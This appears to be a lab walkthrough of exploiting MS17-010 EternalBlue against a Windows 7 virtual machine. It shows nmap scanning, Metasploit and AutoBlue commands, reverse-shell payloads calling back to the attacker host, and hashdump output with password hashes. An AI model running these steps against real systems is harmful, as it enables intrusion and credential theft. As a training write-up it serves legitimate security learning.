
Walk-through - Blue



In this case first and foremost we need to perform a scan, for that purpose i am using nmap,

nmap -A 192.168.85.137 :- in this case i am using this command also we could perform the command as “nmap -p- -A -T4 192.168.85.137”. After getting the scan results we could guess what would be vulnerable and search for that in the google.

```
└─$ nmap -A 192.168.85.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 22:13 PDT
Nmap scan report for 192.168.85.137
Host is up (0.00081s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgrou
p: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:12
:03:21 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-03-30T01:14:37-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-03-30T05:14:37
|_  start_date: 2024-03-30T05:10:05
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 66.95 seconds
```

In this case i guess that there will be a vulnerability in the 445 port which is also a smb port. o now part is to google for exploits.

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/

https://infosecwriteups.com/exploit-eternal-blue-ms17-010-for-window-7-and-higher-custom-payload-efd9fcc8b623

https://www.exploit-db.com/exploits/47176


firstly lets go with the automated exploitation using metasploit, first we need to use a scanner to check if that exploit is really working in metasploit,

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Descripti
on
   -  ----                                      ---------------  ----     -----  ---------
--
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010
SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBL
EPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/
smb/smb_doublepulsar_rce
```

I am going to select the highlighted scanner and check it,

```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting         Required  Description
   ----         ---------------         --------  -----------
   CHECK_ARCH   true                    no        Check for architecture on vulnerable h
                                                  osts
   CHECK_DOPU   true                    no        Check for DOUBLEPULSAR on vulnerable h
                                                  osts
   CHECK_PIPE   false                   no        Check for named pipe on vulnerable hos
                                                  ts
   NAMED_PIPES  /usr/share/metasploit-  yes       List of named pipes to check
                framework/data/wordlis
                ts/named_pipes.txt
   RHOSTS                               yes       The target host(s), see https://docs.m
                                                  etasploit.com/docs/using-metasploit/ba
                                                  sics/using-metasploit.html
   RPORT        445                     yes       The SMB service port (TCP)
   SMBDomain    .                       no        The Windows domain to use for authenti
                                                  cation
   SMBPass                              no        The password for the specified usernam
                                                  e
   SMBUser                              no        The username to authenticate as
   THREADS      1                       yes       The number of concurrent threads (max
                                                  one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.85.137
RHOSTS => 192.168.85.137
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.85.137:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 76
01 Service Pack 1 x64 (64-bit)
[*] 192.168.85.137:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Yes we found that the host is vulnerable and now we need to select the exploit,



so i found this exploit and i used it,

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasp
                                             loit.com/docs/using-metasploit/basics/using
                                             -metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for au
                                             thentication. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Standar
                                             d 7 target machines.
   SMBPass                         no        (Optional) The password for the specified u
                                             sername
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploi
                                             t Target. Only affects Windows Server 2008
                                             R2, Windows 7, Windows Embedded Standard 7
                                             target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
                                             Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target mac
                                             hines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proce
                                        ss, none)
   LHOST     192.168.85.135   yes       The listen address (an interface may be specifie
                                        d)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

In the options section i found that we need to set the remote host (rhosts) and also i found that there is a VERIFY_TARGET true which means i can use the “check” command to check if the host is vulnerable or not. if the verify check is false i could change it to true and do this.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.85.137
RHOSTS ⇒ 192.168.85.137
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.85.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.85.137:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 76
01 Service Pack 1 x64 (64-bit)
[*] 192.168.85.137:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.85.137:445 - The target is vulnerable.
```

So, when i did it i get the result as host is vulnerable.

And the next step is to set a payload, sometimes when we set the payload it will be by default x32 so its better for us to set it always to the x64 bit mostly depends

on the machine we target for.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.85.137   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.85.135   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

In this point i set the payload to x64 bit architecture, usually at this point we nned to set the Lhost (loacl host) which is the attacker machines ip address but in my scenario it is auto detected. and the we could run,

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.85.135:4444
[*] 192.168.85.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.85.137:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 760
1 Service Pack 1 x64 (64-bit)
[*] 192.168.85.137:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.85.137:445 - The target is vulnerable.
[*] 192.168.85.137:445 - Connecting to target for exploitation.
[+] 192.168.85.137:445 - Connection established for exploitation.
[+] 192.168.85.137:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.85.137:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.85.137:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windo
ws 7 Ultima
[*] 192.168.85.137:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 76
01 Service
[*] 192.168.85.137:445 - 0x00000020  50 61 63 6b 20 31                                 Pack
1
[+] 192.168.85.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.85.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.85.137:445 - Sending all but last fragment of exploit packet
[*] 192.168.85.137:445 - Starting non-paged pool grooming
[+] 192.168.85.137:445 - Sending SMBv2 buffers
[+] 192.168.85.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buff
er.
[*] 192.168.85.137:445 - Sending final SMBv2 buffers.
[*] 192.168.85.137:445 - Sending last fragment of exploit packet!
[*] 192.168.85.137:445 - Receiving response from exploit packet
[+] 192.168.85.137:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.85.137:445 - Sending egg to corrupted connection.
[*] 192.168.85.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.85.137
[*] Meterpreter session 1 opened (192.168.85.135:4444 → 192.168.85.137:49158) at 2024-03-2
9 22:53:51 -0700
[+] 192.168.85.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.85.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.85.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > hostname
[-] Unknown command: hostname
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
meterpreter > ipconfig

Interface  1
```

One important thing to notice is that sometimes the exploit which is make will not run at the initial stage itself, we should run it two or three times to make it happen.

On the next step lets go with the manual method to carry on the same exploit, more than google lets mostly get into githubs which would be easy for us other than considering the exploitdb codes.

> https://github.com/3ndG4me/AutoBlue-MS17-010

This page has the brief explanation on the exploit, so ill go on with this.

```
┌──(iflal㉿kali)-[~/peh]
└─$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010' ...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76
Receiving objects: 100% (145/145), 105.75 KiB | 820.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.

┌──(iflal㉿kali)-[~/peh]
└─$ ls
AutoBlue-MS17-010  OpenFuck

┌──(iflal㉿kali)-[~/peh]
└─$ cd AutoBlue-MS17-010

┌──(iflal㉿kali)-[~/peh/AutoBlue-MS17-010]
└─$ ls
LICENSE             eternalblue_exploit10.py  listener_prep.sh  shellcode
README.md           eternalblue_exploit7.py   mysmb.py          zzz_exploit.py
eternal_checker.py  eternalblue_exploit8.py   requirements.txt

┌──(iflal㉿kali)-[~/peh/AutoBlue-MS17-010]
└─$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -r require
ments.txt (line 1)) (0.11.0)
Requirement already satisfied: dsinternals in /usr/lib/python3/dist-packages (from impacke
t->-r requirements.txt (line 1)) (1.2.4)
```

I got the page cloned and moved to the required directory and installed the requirements, so as instructed on the GitHub page there was a checker in the directory and i ran it to check that,


```
└─$ python eternal_checker.py 192.168.85.137
[*] Target OS: Windows 7 Ultimate 7601 Service Pack 1
[!] The target is not patched
=== Testing named pipes ===
[*] Done
```

on running that i got more confident where it says that the vulnerability is not patched yet.

I moved into the shell code directory and ran the command,

There was asked to give the LHOST which is the attacker machine ip, a LPORT for x64, LPORT for x86 and then it ask to select as do we need the meterpreter shell or the regular cmd shell, so as i have tried the meterpreter shell here i got with the cmd shell. and then it build it for us.

after its done we can move back to the previous directory, and run the listener.




at this point we also could use netcat for this purpose as the “nc nclp” to listen back but lets go back with the same stage as directed, and i have given the same which i have mentioned early and once done it will do all for me,

```
       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing config.rc for ERB directives.
resource (config.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (config.rc)> set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD ⇒ windows/x64/shell/reverse_tcp
resource (config.rc)> set LHOST 192.168.85.135
LHOST ⇒ 192.168.85.135
resource (config.rc)> set LPORT 8888
LPORT ⇒ 8888
resource (config.rc)> set ExitOnSession false
ExitOnSession ⇒ false
resource (config.rc)> set EXITFUNC thread
EXITFUNC ⇒ thread
resource (config.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
resource (config.rc)> set PAYLOAD windows/shell/reverse_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
resource (config.rc)> set LPORT 9999
LPORT ⇒ 9999
resource (config.rc)> exploit -j
[*] Started reverse TCP handler on 192.168.85.135:8888
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.85.135:9999
```

it will start the reverse tcp connection and then we just have to run the exploit thats it,

```
msf6 exploit(multi/handler) > python eternalblue_exploit7.py 192.168.85.137 shellcode/sc_al
l.bin
[*] exec: python eternalblue_exploit7.py 192.168.85.137 shellcode/sc_all.bin

shellcode size: 2307
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
```

Once we run it that does not even look like it makes out something but,



we have just blue screen the machine and we ran that into a problem, this should not be done in a external environment like in out work group. which will case the machine fall into a failure.